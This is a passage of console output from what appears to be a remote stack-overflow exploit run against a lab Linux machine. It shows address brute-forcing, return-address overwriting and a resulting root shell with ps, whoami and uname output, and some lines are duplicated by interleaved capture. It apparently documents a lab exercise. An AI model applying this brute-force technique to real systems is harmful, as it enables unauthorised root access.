(36) Trying: 0x08083184 # (36) Trying: 0x08083184 # SEGV #
(37) Trying: 0x08084184 # (37) Trying: 0x08084184 # SEGV #
(38) Trying: 0x08085184 # (38) Trying: 0x08085184 # SURVIVED #
Finding distance till stack buffer
(39) Trying: 0xb7f7c400 # Finding distance till stack buffer
(39) Trying: 0xb7f7c400 # SEGV #
(40) Trying: 0xb7f7c054 # (40) Trying: 0xb7f7c054 # SEGV #
(41) Trying: 0xb7f7bca8 # (41) Trying: 0xb7f7bca8 # SEGV #
(42) Trying: 0xb7f7b8fc # (42) Trying: 0xb7f7b8fc # SEGV #
(43) Trying: 0xb7f7b550 # (43) Trying: 0xb7f7b550 # SEGV #
(44) Trying: 0xb7f7b1a4 # (44) Trying: 0xb7f7b1a4 # SEGV #
(45) Trying: 0xb7f7adf8 # (45) Trying: 0xb7f7adf8 # SEGV #
(46) Trying: 0xb7f7aa4c # (46) Trying: 0xb7f7aa4c # SEGV #
(47) Trying: 0xb7f7a6a0 # (47) Trying: 0xb7f7a6a0 # SEGV #
(48) Trying: 0xb7f7a2f4 # (48) Trying: 0xb7f7a2f4 # SEGV #
(49) Trying: 0xb7f79f48 # (49) Trying: 0xb7f79f48 # SEGV #
(50) Trying: 0xb7f79b9c # (50) Trying: 0xb7f79b9c # SEGV #
(51) Trying: 0xb7f797f0 # SEGV #
(51) Trying: 0xb7f797f0 # SEGV #
(52) Trying: 0xb7f79444 # (52) Trying: 0xb7f79444 # SEGV #
(53) Trying: 0xb7f79098 # (53) Trying: 0xb7f79098 # SURVIVED # verifying
(54) Trying: 0xb7f79098 # (54) Trying: 0xb7f79098 # SURVIVED # not the one
(55) Trying: 0xb7f78cec # (55) Trying: 0xb7f78cec # SURVIVED # verifying
(56) Trying: 0xb7f78cec # (56) Trying: 0xb7f78cec # SURVIVED # not the one
(57) Trying: 0xb7f78940 # (57) Trying: 0xb7f78940 # SEGV #
(58) Trying: 0xb7f78594 # (58) Trying: 0xb7f78594 # SURVIVED # verifying
```

```
(59) Trying: 0xb7f78594 # (59) Trying: 0xb7f78594 # SEGV # OK
Finding exact h - stack_buf distance
(60) trying: 0xb7f78394  slider: 0x0200# Finding exact h - stack_buf distance
(60) trying: 0xb7f78394  slider: 0x0200# SEGV #
(61) trying: 0xb7f78494  slider: 0x0100# (61) trying: 0xb7f78494  slider: 0x0100# SEGV #
(62) trying: 0xb7f78514  slider: 0x0080# (62) trying: 0xb7f78514  slider: 0x0080# SEGV #
(63) trying: 0xb7f78554  slider: 0x0040# (63) trying: 0xb7f78554  slider: 0x0040#
(64) trying: 0xb7f78534  slider: 0x0020# (64) trying: 0xb7f78534  slider: 0x0020# SEGV #
(65) trying: 0xb7f78544  slider: 0x0010# (65) trying: 0xb7f78544  slider: 0x0010# SEGV #
(66) trying: 0xb7f7854c  slider: 0x0008# (66) trying: 0xb7f7854c  slider: 0x0008#
(67) trying: 0xb7f78548  slider: 0x0004# (67) trying: 0xb7f78548  slider: 0x0004# SEGV #
(68) trying: 0xb7f7854a  slider: 0x0002# (68) trying: 0xb7f7854a  slider: 0x0002# SEGV #
Final stack_dist: 0xb7f7854c
EX: buf: 0x08082184 h: 0x08082000 ret-dist: 0xb7f784d2
ATTACH NOW
Changing MSW of return address to: 0x0809
Crash, finding next return address
Changing MSW of return address to: 0x080a
Crash, finding next return address
EX: buf: 0x08082184 h: 0x08082000 ret-dist: 0xb7f784ce
ATTACH NOW
Changing MSW of return address to: 0x0808
Crash, finding next return address
Changing MSW of return address to: 0x0809
Crash, finding next return address
Changing MSW of return address to: 0x080a
Crash, finding next return address
EX: buf: 0x08082184 h: 0x08082000 ret-dist: 0xb7f784d4
ATTACH NOW
Changing MSW of return address to: 0x0808
Crash, finding next return address
Changing MSW of return address to: 0x0809
Crash, finding next return address
Changing MSW of return address to: 0x080a
Crash, finding next return address
EX: buf: 0x08082184 h: 0x08082000 ret-dist: 0xb7f784cc
ATTACH NOW
Changing MSW of return address to: 0x0808
Crash, finding next return address
Changing MSW of return address to: 0x0809
Crash, finding next return address
Changing MSW of return address to: 0x080a
Crash, finding next return address
EX: buf: 0x08082184 h: 0x08082000 ret-dist: 0xb7f784d6
ATTACH NOW
Changing MSW of return address to: 0x0808
Crash, finding next return address
Changing MSW of return address to: 0x0809
Crash, finding next return address
Changing MSW of return address to: 0x080a
Crash, finding next return address
EX: buf: 0x08082184 h: 0x08082000 ret-dist: 0xb7f784ca
ATTACH NOW
Changing MSW of return address to: 0x0808
Crash, finding next return address
Changing MSW of return address to: 0x0809
Crash, finding next return address
Changing MSW of return address to: 0x080a
Crash, finding next return address
EX: buf: 0x08082184 h: 0x08082000 ret-dist: 0xb7f784d8
ATTACH NOW
Changing MSW of return address to: 0x0808
Crash, finding next return address
Changing MSW of return address to: 0x0809
No Crash, might have worked
Reply from remote: CHRIS CHRIS


***** YOU ARE IN *****

Lab-Linux

Linux Lab-Linux 2.2.16-22 #1 Tue Aug 22 16:49:06 EDT 2000 i686 unknown
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
```

```
ps

  PID TTY          TIME CMD
    1 ?        00:00:05 init
    2 ?        00:00:00 kflushd
    3 ?        00:00:00 kupdate
    4 ?        00:00:00 kpiod
    5 ?        00:00:02 kswapd
    6 ?        00:00:00 mdrecoveryd
   61 ?        00:00:00 khubd
  295 ?        00:00:00 syslogd
  305 ?        00:00:00 klogd
  342 ?        00:00:00 cardmgr
  433 ?        00:00:00 gpm
26227 ?        00:00:00 xinetd
26867 ?        00:00:00 sshdorig
26966 ?        00:00:00 sh
26970 ?        00:00:00 ps

whoami

root

hostname

Lab-Linux

uname  -a

Linux Lab-Linux 2.2.16-22 #1 Tue Aug 22 16:49:06 EDT 2000 i686 unknown
[hacktest@cj942550-a HACK]$
[hacktest@cj942550-a HACK]$ exit
logout

SYN/ACK received: Src IP is receiver
FIN received: Src IP closed this connection half
```